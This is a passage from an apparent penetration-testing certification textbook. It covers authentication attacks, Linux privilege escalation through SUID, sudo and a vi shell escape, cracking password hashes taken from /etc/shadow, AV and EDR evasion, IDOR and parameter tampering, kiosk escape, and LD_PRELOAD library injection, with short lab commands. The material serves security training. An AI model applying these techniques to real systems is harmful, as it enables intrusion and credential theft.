To send the results of a command or application to a proxy server using the `proxychains` command, you insert the command or application to execute after the `proxychains` command. For example, to use `proxychains` to forward the results of `nmap 192.168.0.1/24`, the command would be as follows:

```
proxychains nmap 192.168.0.1/24
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Authentication Attacks

Recall authentication of attacks such as brute-force, dictionary, Kerberos, and pass-the-hash attacks. Table 11-1 summarizes common authentication attacks and in particular those attack types that are specifically mentioned in the PT0-003 exam objectives. Table 11-1 also mentions the following three authentication and authorization protocols:

- **Open Authorization (OAuth)**: An authorization protocol that issues access tokens that applications can use to access protected resources without the user needing to provide credentials to the application. Instead, a resource that the user has already authenticated with is used to prove the users identify; for example, using your Facebook account to log in to Spotify.
- **OpenID Connect (OIDC)**: An authentication protocol that is built on top of OAuth. Used to log into applications using a third-party identity provider such as Google. For example, using the "Sign in with Google" option on a website.
- **Security Assertion Markup Language (SAML)**: An authentication protocol used in Single Sign-On (SSO), enabling users to access multiple resources using just one set of credentials. It is based on the Extensible Markup Language (XML) format and is used by web applications to transfer authentication data between an identify provider and the service requesting authentication.

Table 11-1 Common authentication attacks

Attack type	Exploit	Details
Kerberos attack	Exploits the Kerberos protocol (e.g., ticket reuse, golden/silver ticket)	Kerberos authentication attack by forging or replaying Kerberos tickets
LDAP injection	Injects malicious LDAP statements into input fields	If successful, it bypasses authentication or retrieves unauthorized directory data
Brute-force attack	Tries all possible password combinations until success	Time-consuming; effective on weak or short passwords
Mask attack	Optimized brute-force using patterns (e.g., ?!123)	More efficient guessing with known structure hints
Dictionary attack	Tries a list of common passwords from a predefined dictionary	Faster than brute-force
Password spraying	Attempts a few common passwords for many usernames	Less likelihood of lockouts by limiting attempts per user
Pass-the-hash	Uses a stolen password hash to authenticate without cracking	Bypasses password; directly reuses hashes
Pass-the-ticket	Reuses stolen Kerberos tickets for authentication	Uses TGT or service tickets to impersonate users
Pass-the-token	Uses stolen OAuth/OIDC tokens for unauthorized access	Tokens work like credentials; no need for password or MFA
Credential stuffing	Tests stolen credentials from one breach on other services	Exploits password reuse across platforms; usually automated
MFA fatigue	Floods user with MFA prompts hoping they approve one	Relies on user frustration or error
OIDC abuse	Exploits misconfigurations or weaknesses in OIDC flows	Includes token injection, redirect flaws, or improper validation
SAML abuse	Forged or manipulated SAML assertions to impersonate users	SAML-based SSO Attacks XML signatures or SAML trust relationships

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 11-1 Using CeWL to Generate a Custom Word List

Time Required: 30 minutes
Objective: Use the CeWL tool to crawl a website and generate a custom word list.
Description: In this activity, you use the CeWL tool to crawl and scan a website of your choice to generate a custom word list.

1. In your pen-testing lab environment, start the Kali Linux attack VM and then start a terminal session.
2. Choose any website you like, such as www.cbc.ca.
3. From the terminal shell, issue the CeWL command to scan your website of choice and generate a word list. For example, to scan www.cbc.ca at a directory depth of 2 looking for keywords of five characters or more, and then generate a wordlist named cbcwords.txt, issue the following command:

```
cewl -d 2 -m 5 -w cbcwords.txt https://www.cbc.ca
```

4. When CeWL is finished (which may take several minutes), use the `more` command to view the contents of your wordlist, as in the following example:

```
more cbcwords.txt
```

Linux/Unix Hosts

Linux and its parent operating system, Unix, come in a variety of releases or distributions, each having slight variations in their configurations, interfaces, and size. At the heart of each release is a similar underlying operating system. Linux can range from enterprise-level distributions such as Red Hat to home user distributions such as Ubuntu. The number of true Unix systems deployed has been decreasing rapidly over the last decades, though many enterprises still use releases of Unix such as HP Unix, Oracle Sun Solaris, and IBM AIX. Like any other piece of software, each Linux or Unix variety has different release versions, with some of the versions containing vulnerabilities. You may find an old vulnerable version of Linux or Unix on a device in your work as a pen tester.

Note 1 | Recall that Linux is often used in embedded systems, networking devices, and IoT devices. Even though these types of devices are not traditional host computers, they are still valid targets for pen-testing activities, provided they are within the scope and rules of engagement of your pen-testing agreements.

Exploiting SUID/GUID

Set user ID (SUID, or SETUID) and **set group ID (GUID)** are Linux permission bits that can be set on or off (1 or 0) for individual Linux/Unix executables. SUID is related to the file owner's privileges and GUID is related to the file's group privileges. If SUID or GUID are turned on for an executable, that executable will run in the context of the owner of the executable and not the actual user. For example, if the root user of a Linux host creates an executable and then sets its SUID bit to on, that executable will always run with the permissions of the root user, even if a standard user is executing it. With that in mind, you should be able to understand how executables with the SUID or GUID bit set might be used in privilege escalation attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

In Linux, most of the commands run from the command line are executables. Some Linux executables typically have the SUID bit turned on by default, including commands such as `cp` and `find` and utilities such as the VIM editor. The Bash shell executable is likely to have the SUID bit set, which may allow you to start a terminal session with elevated permissions.

To find all files, including executables, that have the SUID bit set, you could issue the following command:

```
find / -perm -4000
```

The find command returns more information when it is executed with root-level permissions.

The Linux chmod command can be used to set the SUID and GUID bits, as in the following examples:

- `chmod u+s /bin/cp` (turns on SUID for the `cp` command, which is a file in the /bin directory)
- `chmod u-s /bin/cp` (turns off SUID for the `cp` command)
- `chmod u+g /bin/cp` (turns on GUID for the `cp` command)
- `chmod u-g /bin/cp` (turns off GUID for the `cp` command)

Executables that can create output files, or execute other commands, are the most commonly targeted for SUID or GUID privilege escalation attacks because these executables can execute other commands with elevated permissions. Figure 11-4 shows the `find` command being used to find with SUID set (on).

Figure 11-4 Finding files with SUID set


```
┌──(root💀kali)-[~]
└─# find /  -perm -u=s -type f 2>/dev/null                    130 ×
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/sbin/pppd
/usr/sbin/exim4
/usr/bin/newgrp
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_linux_wifi
/usr/bin/pkexec
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_nrf_51822
/usr/bin/mount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/xorg/Xorg.wrap
/usr/lib/virtualbox/VBoxSDL
/usr/lib/virtualbox/VBoxNetNAT
/usr/lib/virtualbox/VBoxNetAdpCtl
/usr/lib/virtualbox/VirtualBoxVM
/usr/lib/virtualbox/VBoxNetDHCP
/usr/lib/virtualbox/VBoxHeadless
/usr/libexec/polkit-agent-helper-1
/usr/libexec/spice-client-glib-usb-acl-helper

┌──(root💀kali)-[~]
└─#                                                           1 ×
```

Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-5 Linux sudoers file



Source: Kali Linux

Exploiting SUDO

Superuser do (SUDO) is a Linux/Unix command that may allow a user to elevate their permissions to that of the superuser (root) temporarily to execute a specific command. The file /etc/sudoers defines which users are allowed to use the `sudo` command and what their permissions are. When a user attempts a `sudo` command, the **sudoer file** is checked to determine if that attempt is allowed.

Pen testers and threat actors often check the sudoers file to identify standard user accounts that have sudo permissions. Using a sudo-capable standard user account to execute root-level commands is an alternative to hacking the root account to gain administrative control and is less likely to be noticed.

The sudoers file can only be changed by using the `visudo` command as the root user:

```
visudo /etc/sudoers
```

The sudoers file in Figure 11-5 shows that a user named rob has sudo permission to execute all commands.

Shell Upgrade Exploits

Recall that a shell is a command-line interface session. A **shell upgrade exploit** involves finding a way to escape shell restrictions. Many Linux/Unix systems use restricted shells to limit the capabilities of standard users. Restricted shells typically keep users from changing directories, redirecting output, using absolute pathnames (filenames including directory information), and setting shell variables such as PATH.

Restricted shells can often be defeated by starting a new unrestricted shell. Some utilities, such as the **vi editor**, can issue shell commands, which can be used to escape restricted shell limitations.


Figure 11-6 shows an attempt to use the vi editor to start a terminal shell. If the vi editor session was started using root permission, possibly by using the `sudo` command (`sudo vi test.txt`), the shell created would be a root-level shell.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If you find yourself in a restricted shell that you'd like to escape, ask the following questions:

- What commands can you run, especially SUID commands?
- Can you use `sudo` and, if so, what command can you run with it?
- Can you execute scripts in languages like Python, Perl, or Ruby?
- Can you use the pipe (|) or redirect (>) operators to send output of commands to other commands or files?

Figure 11-6 Using the vi editor to attempt to start a terminal shell



Source: Kali Linux

Kernel Exploits

The **kernel** is the core of an operating system. It handles tasks such as managing memory, scheduling applications and processes, interacting with the CPU, controlling and managing storage, and managing input and output to and from devices such as keyboards, mice, and displays.

If the Linux kernel can be exploited, threat actors and pen testers can potentially gain complete control of a compromised system.

An exploited kernel can allow other exploits including privilege escalation, code execution, information leakage, data corruption, directory traversal, and denial of service.

Checking exploit databases (such as exploit-db.com) can reveal possible kernel exploits for the Linux distribution you are targeting (such as Red Hat or Ubuntu). Patches for kernel vulnerabilities are made available as soon as possible, but often these patches aren't applied immediately as doing so might require a restart of the patched system, which is not practical if the system is currently being used.

Many kernel exploits require direct access to the system you want to exploit and usually require a reboot of the system. These two requirements make kernel exploits more challenging to implement.

As you have learned, vulnerabilities in applications are often corrected by releases of newer versions of the application. This is also true for operating systems. You may find a kernel exploit that works on an older version of an operating system. If you happen to find a system running this older version, you may be in luck.

To determine the distribution of a Linux operating system you have access to, you can issue the following command:

```
uname -a
```


To determine the version of a Linux operating system, you can issue the following command:

```
lsb_release -a
```

Figure 11-7 demonstrates these two commands in action.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-7 Using lsb_release and uname to determine the distribution and version of a Linux operating system



Source: Kali Linux

Credential Harvesting

Once a targeted system has been compromised, it is common for threat actors and pen testers to attempt to acquire or access the local credential store in search of usernames and passwords. On a Linux/Unix system, credentials can be found in two files: /etc/passwd and /etc/shadow. The /etc/passwd file is accessible by all users but on most systems does not contain any passwords. However, it can be used to identify known accounts. The /etc/shadow file works with the /etc/passwd file and contains password hashes. Recall that you can use tools like **John the Ripper** and **Hashcat** to crack password hashes.

Access to /etc/shadow is usually restricted to users with root-level permissions. Acquiring the /etc/shadow file is typically done after a successful privilege escalation attack.

Another method of **credential harvesting** is to replace commonly used utilities with corrupted versions that capture and store credentials as users enter them. The SSH utility is a common target for this type of exploit.

SSH often uses SSH keys for authentication, so finding and acquiring SSH keys can also be a useful credential-harvesting activity.

Password Cracking


If acquired credentials are hashed or stored using another secure storage mechanism, you can use a variety of tools to crack these secure credentials. Doing so is known as **password cracking**. Some common password-cracking tools include the following:

- **Hashcat**: Hashcat is a Linux command-line tool that uses the graphics processing units (GPUs) of graphics cards as processing engines. This typically makes Hashcat faster than other similar tools (such as John the Ripper) that use the CPU.
- **John the Ripper**: You have used John the Ripper previously in this course. This tool can automatically detect the type of hash used in a file that is being cracked and can include custom dictionaries.
- **RainbowCrack**: RainbowCrack uses rainbow tables to speed up the cracking process. Rainbow tables are premade tables of hashes that are used to find credentials for a corresponding hash instead of having to brute-force crack it using CPU or GPU processing power. You can create your own custom rainbow tables, download rainbow tables from the Internet, or purchase rainbow tables.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-8 shows Hashcat being used on a Linux system against hashes contained in a file named target_hashes.txt with the word list rockyou.txt. The resulting output of passwords determined will be written to the file cracked.txt.

Figure 11-8 Using Hashcat to crack password hashes



Source: Kali Linux

Activity 11-2 Performing a Shell Escape from the vi Editor

Time Required: 30 minutes
Objective: Use the vi editor to perform a shell escape.
Description: In this activity, you use vi editor to perform a shell escape.

1. In your pen-testing lab environment, start the Kali Linux attack VM.
2. Start a terminal shell session.
3. In the terminal shell, start a vi editor session by entering the following command:

   ```
   vi testfile.txt
   ```

4. In the vi editor, press **Esc** and then type a colon (:) to enter vi command mode.
5. On the vi command line (the line at the bottom of the vi editor starting with a colon), type the following command and press **Enter** to list the files in the current directory:

   ```
   !ls -al
   ```

6. Press **Enter** to continue.
7. Enter the following command on the vi command line to start a new terminal shell:
   `!/bin/bash`
   It looks like the vi editor has exited but it hasn't. You are now in a new terminal session that was created from vi. You can enter commands in this new shell such as ls to list files.
8. Type **exit** in the new shell and press **Enter**. Press **Enter** again as instructed by the message to close the new shell and return to the vi editor.
9. You may exit vi to end the activity or continue the activity on your own trying different commands.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Credential Dumping Versus Credential Harvesting

Credential dumping is subtly different from credential harvesting. Credential dumping is the extraction of credentials from a compromised system. Once a system has been compromised, a threat actor can use a number of methods and tools to acquire any credentials stored on the system. Credential harvesting is social engineering that tricks a user into revealing credentials using a social engineering exploit such as a phishing email. The terms are often used interchangeably, but be aware of the subtle difference between the two.

Circumventing Security Tools

Hosts are often protected by security tools such as antivirus (AV, such as Windows Defender), the host's firewall, intrusion detection systems (IDSs, such as OSSEC), application control (such as Windows AppLocker), Endpoint Detection and Response (EDR) platforms (such as CrowdStrike), and simple event logging. To remain undetected and to successfully upload and perform exploits, a threat actor would have to avoid (circumvent) any of these tools that may be protecting the targeted host.

Table 11-2 summarizes some methods used to circumvent host security tools.

Table 11-2 Methods of circumventing host security tools

Method	Details	May circumvent
Living off the land	Threat actors use native operating system commands and tools (such as Windows or Linux) to perform nefarious activities. Tools include certutil.exe (for downloading) and powershell.exe (for running scripts).	• EDR • IDS • AppLocker • Logging
Payload obfuscation	Obfuscation means to make something difficult to understand. Some can morph a piece of malware into something that is hard for security systems to understand. This morphed malware can then be used as a payload to upload to the host with a greater chance of passing the security tools.	• AV • EDR
Bypassing AV/EDR	AV and EDR systems place hooks (function calls) in common system calls so they can detect malicious activities and payloads. Threat actors may be able to use direct system calls to avoid these hooks and any AV/EDR checks they perform. Open-source toolkits such as SysWhispers can be used for this purpose.	• EDR • AV
Process hollowing and injection	Malicious code is injected into legitimate process that security systems (such as AV or EDR) already considered safe. Processes such as svchost.exe or explorer.exe are often the injection targets.	• AV • EDR • IDS • AppLocker
DLL side-loading	DLL stands for Dynamic Link Library. DLLs are used in Windows operating systems to provide code and data to any application that needs the specific functionality the DLL provides. DDL side-loading is the act of replacing a legitimate DLL with a malicious version to compromise any application that uses that DLL.	• AV • EDR • AppLocker
Signed binary proxy execution	Threat actors use a native Windows command or tool (such as installutil.exe) that is trusted to execute malware, and by doing so the malware gains the same trust. This is another example of the living off the land method.	• AppLocker • AV • EDR

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Payload Obfuscation

In hacking and pen testing, a payload is malicious code loaded onto a compromised target that when executed will further compromise the target. Since a firewall or antivirus software is likely to analyze the payload, threat actors want to hide its nefarious intentions. This is where obfuscation comes in. Obfuscation is the process of making something obscure, unclear, or unintelligible. In other words, obfuscation disguises code in some complex way so that security systems don't detect it as malicious. Payload obfuscation involves morphing or encoding the payload before it is transmitted to the host, and then sometimes undoing the morphing or encoding so the payload can be executed on the host.

Tools such as msfvenom (a part of the Metasploit framework) can be used for morphing and encoding payloads.

User-Controlled Access Bypass

Good computer systems are governed by the principle of least privilege, which states that any user should only have access to the resources needed to perform a specific task and nothing more. A common example is a standard user account versus an administrator account. A standard user doesn't need to have (and shouldn't have) all the access that an administrator does, so standard users should not be able to perform administrative activities or access administrative data.

Some access mechanisms take input from the user (often programmatically in the background without them knowing) to determine what level of access they should have to a specific resource. These are user-controlled access mechanisms. Threat actors can use the techniques listed in Table 11-3 to bypass user-controlled access, typically by manipulating the input taken by the access mechanism.

Table 11-3 Techniques for bypassing user-controlled access

Technique	Explanation	Example
Insecure direct object deference (IDOR) manipulation	Code (including HTML) may contain object references that can be changed to provide access to other objects.	If a webpage contains the URL https://site.com/user/profile?id=456 the threat actor may be able to change id=456 to id=457 and gain access to another user's profile data
Parameter tampering	By changing the value of parameters in code, a threat actor may get or increase access.	If a webpage contains the code <input type="common" name="access" value="user"> and a threat actor changes it to <input type="common" name="access" value="admin"> they may be able to acquire administrator-level access
Force browsing	Similar to IDOR manipulation, but done in a browser, not code.	If the URL https://site.com/users/calendar.php/user1/20250521 gives access to a user's calendar, perhaps user2, user3, etc. will give access to others, as follows: https://site.com/users/calendar.php/user2/20250521
DLL hijacking	This is the same as DLL side-loading.	Refer to the "Circumventing Security Tools" section
Registry key manipulation	By changing values in the Windows registry, a threat actor may be able to bypass security.	The registry contains numerous settings, sometimes including the path to an executable. A threat actor may be able to change this value and point to their program or malware instead of the legitimate application. For example, the threat actor could change HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App pp Paths\legitapp.exe to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Bad Path\malware.exe

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Kiosk Escape

A kiosk is a restricted computing environment that is supposed to only allow users to perform a specific set of operations, like operate a web browser. Users aren't supposed to be able to use the computer for any other purposes. Kiosk escape happens when a user can exit the kiosk environment and gain more access to, or control of, the kiosk host computer.

Examples of kiosk escape include being able to start a command shell or file browser, accessing system settings or Task Manager, or completely escaping into and using the full operating system interface.

Kiosk escape may allow for further lateral movement attacks against other systems if the kiosk computer is connected to a network of other devices.

Table 11-4 outlines some methods that can be used to perform a kiosk escape.

Table 11-4 Kiosk escape methods

Method	Details
Browser escape	Abuse file:// or view-source: features to access system files, upload to or download from cloud storage, or run javascript exploits.
Accessibility features	If the user can access a shell before logging in, they may be able to replace sethc.exe command with cmd.exe, and then activate cmd.exe by pressing the Shift key five times. Normally this would activate the sticky keys feature (sethc.exe), but since it has been replaced with cmd.exe, it activates a shell.
Input injection (using a keyboard or USB device)	If a keyboard is available, the user can press keys like Win+R to open the Run dialog box to run cmd.exe, or press Ctrl+Shift+Esc to start the Task Manager. (You can also use the Run feature from the Task Manager to run cmd.exe and other commands.) If no keyboard is available, hacking devices like the Rubber Ducky can be used to inject the same keystrokes.
Misconfigured kiosk apps	The kiosk app that the user has permission to use may allow operations that can be exploited for escape, such as right-clicking to display a shortcut menu with the Open file location or Save As commands, which provide access to the file system.

Library Injection

Library injection is an exploit where the threat actor causes a running process to load (inject) a malicious shared library. In Windows, shared libraries are .dll files, in Linux they are .so files, and in macOS they are .dylib files. Android mobile devices also use .so files.

DLL injection is different from DLL hijacking in that injection manipulates a running process to load malicious DLL code, and hijacking simply replaces the DLL file with the malicious version.

On a Linux system, the LD_PRELOAD environment variable can be used to replace standard library functions. For example, the following code

```
LD_PRELOAD=/path/to/malicious.so target_application
```

will preload the contents of the malicious .so file before executing the target_application command. Assuming the malicious.so contains malicious library objects created by the threat actor, the threat actor will be able to exploit the target system when target_application is executed.

MacOS has a similar environment variable called DYLD_INSERT_LIBRARIES:

```
DYLD_INSERT_LIBRARIES=/path/to/malicious.dylib/Applications/TargetApp.
app/Contents/MacOS/TargetApp
```

To perform library injections, tools such as Process Hacker and DLL Injector can be used on Windows systems. Frida is a tool that can perform library injections on Windows, Linux, Android, and iOS. Objection

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

is another tool that can be used to perform library injection on mobile devices. Objection is built on top of Frida, using Frida's functionality to perform its operations. The Meterpreter in Metasploit also supports DLL injection for each of the operating systems mentioned.

Process Hollowing and Injection

Processes are computer programs loaded into memory and running on a computer system. Processes can range from applications (like Microsoft Word) or utility programs that typically run in the background (without appearing on the screen) and provide useful services to larger applications. You can open the Task Manager on Windows and click the Processes tab to display a list of running processes, divided into Apps and Background processes. The memory that a process has been loaded into is also known as its address space.

Process hollowing and injection are two related exploits that corrupt legitimate processes with malicious code.

